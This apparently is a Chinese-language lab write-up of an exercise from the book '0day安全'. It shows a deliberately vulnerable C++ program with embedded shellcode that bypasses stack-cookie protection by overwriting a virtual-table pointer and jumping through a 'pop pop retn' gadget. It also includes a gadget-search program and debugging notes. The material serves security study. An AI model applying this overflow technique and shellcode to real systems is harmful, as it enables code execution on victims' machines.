实验代码如下


《0day 安全：软件**漏洞分析**技术》(第 2 版) -> P273 -> GS_Virtual.cpp

```
#include "stdafx.h"
#include "string.h"

class GSVirtual {
public :
    void gsv(char * src)
    {
        char buf[200];
        strcpy(buf, src);
        bar(); // virtual function call
    }
    virtual void  bar()
    {
    }
};
int main()
{

    GSVirtual test;

    test.gsv(
        "\xFC\x5E\x97\x7C"   //需要在调试中确定的 pop pop retn 指令地址
        "\xFC\x68\x6A\x0A\x38\x1E\x68\x63\x89\xD1\x4F\x68\x32\x74\x91\x0C"
        "\x8B\xF4\x8D\x7E\xF4\x33\xDB\xB7\x04\x2B\xE3\x66\xBB\x33\x32\x53"
        "\x68\x75\x73\x65\x72\x54\x33\xD2\x64\x8B\x5A\x30\x8B\x4B\x0C\x8B"
        "\x49\x1C\x8B\x09\x8B\x69\x08\xAD\x3D\x6A\x0A\x38\x1E\x75\x05\x95"
        "\xFF\x57\xF8\x95\x60\x8B\x45\x3C\x8B\x4C\x05\x78\x03\xCD\x8B\x59"
        "\x20\x03\xDD\x33\xFF\x47\x8B\x34\xBB\x03\xF5\x99\x0F\xBE\x06\x3A"
        "\xC4\x74\x08\xC1\xCA\x07\x03\xD0\x46\xEB\xF1\x3B\x54\x24\x1C\x75"
        "\xE4\x8B\x59\x24\x03\xDD\x66\x8B\x3C\x7B\x8B\x59\x1C\x03\xDD\x03"
        "\x2C\xBB\x95\x5F\xAB\x57\x61\x3D\x6A\x0A\x38\x1E\x75\xA9\x33\xDB"
        "\x53\x68\x77\x65\x73\x74\x68\x66\x61\x69\x6C\x8B\xC4\x53\x50\x50"
        "\x53\xFF\x57\xFC\x53\xFF\x57\xF8\x90\x90\x90\x90\x90\x90\x90\x90"
        "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
        "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
        "\x90\x90\x90\x90\x90\x90\x90\x90"
        );

    return 0;
}
```


溢出步骤及里面需要注意的坑：

1、拷贝 shellcode 至 buff 时，通过字符串结束符"\0"覆盖虚表指针的最低位，仅修改一个字节。

覆盖前，虚表指针为 004021E4




覆盖后，虚表指针为 00402100（即为 shellcode 的存放地址）。




2、完成字符串复制后，需要用跳板指令"pop pop retn"，将 EIP 跳转到 buf 所在位置 0x0012FE9C 执行 shellcode。《0day 安全：软件**漏洞分析**技术（第 2 版）》说明了原因，但对于小白来说，可能还是一头雾水。我也是通过一行行汇编代码调试才弄清楚。下面详细解释其过程

(1) 在 0040108D 执行虚函数 call eax。eax=dword ptr ds:[edx]=dword ptr ds:[00402100]=7C975EFC。

此时，esp 指向 0012FE88




(2) F7 跟进该虚函数后，我们可以看到



EIP 指向“pop pop retn”指令的所在地址 007C975EFC。此时，堆栈 ESP 上移了一个位置，指向 0012FE84，存放 call eax 的返回地址，即为 0040108F。

(3) 执行 pop pop retn 后，EIP=0012FE9C，ESP 指向 0012FE90。执行 return 就相当于将 ESP 所指内容 pop 至 EIP，同时 ESP 往下移一个位置。




3、“pop edi pop esi retn”指令序列的地址，需要根据实验环境进行调整。此处，我更改成了 0x7C975EFC。怎么查找指令序列的地址，作者在前面章节已经说过了，代码 search_opcode.cpp 如下。

```
//5F  pop edi
//5E  pop esi
//C3  retn

#include
#include
#define DLL_NAME "ntdll.dll"
main()
{
    BYTE* ptr;
    int position,address;
    HINSTANCE handle;
    BOOL done_flag = FALSE;

    handle=LoadLibrary(DLL_NAME);
```

```
    if(!handle)
    {
        printf(" load dll error !");
        exit(0);
    }

    ptr = (BYTE*)handle;

    for(position = 0; !done_flag; position++)
    {
        try
        {
            if(ptr[position] == 0x5F && ptr[position+1] == 0x5E && ptr[position+2] == 0xC3)
            {
                //0xFFE4 is the opcode of jmp esp
                int address = (int)ptr + position;
                printf("OPCODE found at 0x%x\n",address);
            }
        }
        catch(...)
        {
            int address = (int)ptr + position;
            printf("END OF 0x%x\n", address);
            done_flag = true;
        }
    }
}
```

4、至于为什么要在 ntdll.dll 中查找指令代码的地址，原因在于 GS_Virtual.exe 内带了 ntdll.dll。可以用 depends 工具查找 exe 所带的 dll。



5、重点的重点，大家注意哈，当时我就载倒在这里。

pop pop retn 指令序列的地址不是随便选取的，它有两重含义：做跳板时它被当作一个地址处理；做指令


时，其操作不能影响程序流程。

当时执行完 search_opcode.cpp 后，我从中随便选取了一个地址 7C9923C0，悲剧开始了。

```
C:\projects\Release>search_opcode.exe
OPCODE found at 0x7c921d51
OPCODE found at 0x7c921db0
OPCODE found at 0x7c93392e
OPCODE found at 0x7c94261d
OPCODE found at 0x7c94d75d
OPCODE found at 0x7c973f65
OPCODE found at 0x7c975efc
OPCODE found at 0x7c9923c0
```

执行完后并没有弹出熟悉的 failwest 框，反而报错了。

为什么呢？用 OD 调试就明白了



7C9923C0 被解析为 shl byte ptr [ebx], 99，而此时 ebx=00000000，访问 ptr [ebx]相当于访问 00000000 内存地址，因此发生异常。

解决办法：另外找一个 pop pop retn 指令序列地址，7C975EFC 即可。
7C975EFC 被解析成了 cld, pop esi, xchg eax,edi 指令（见上面列出的图），不影响程序执行。


c:\projects\GS_Virtual\Release\GS_Virtual.exe
failwest
failwest
确定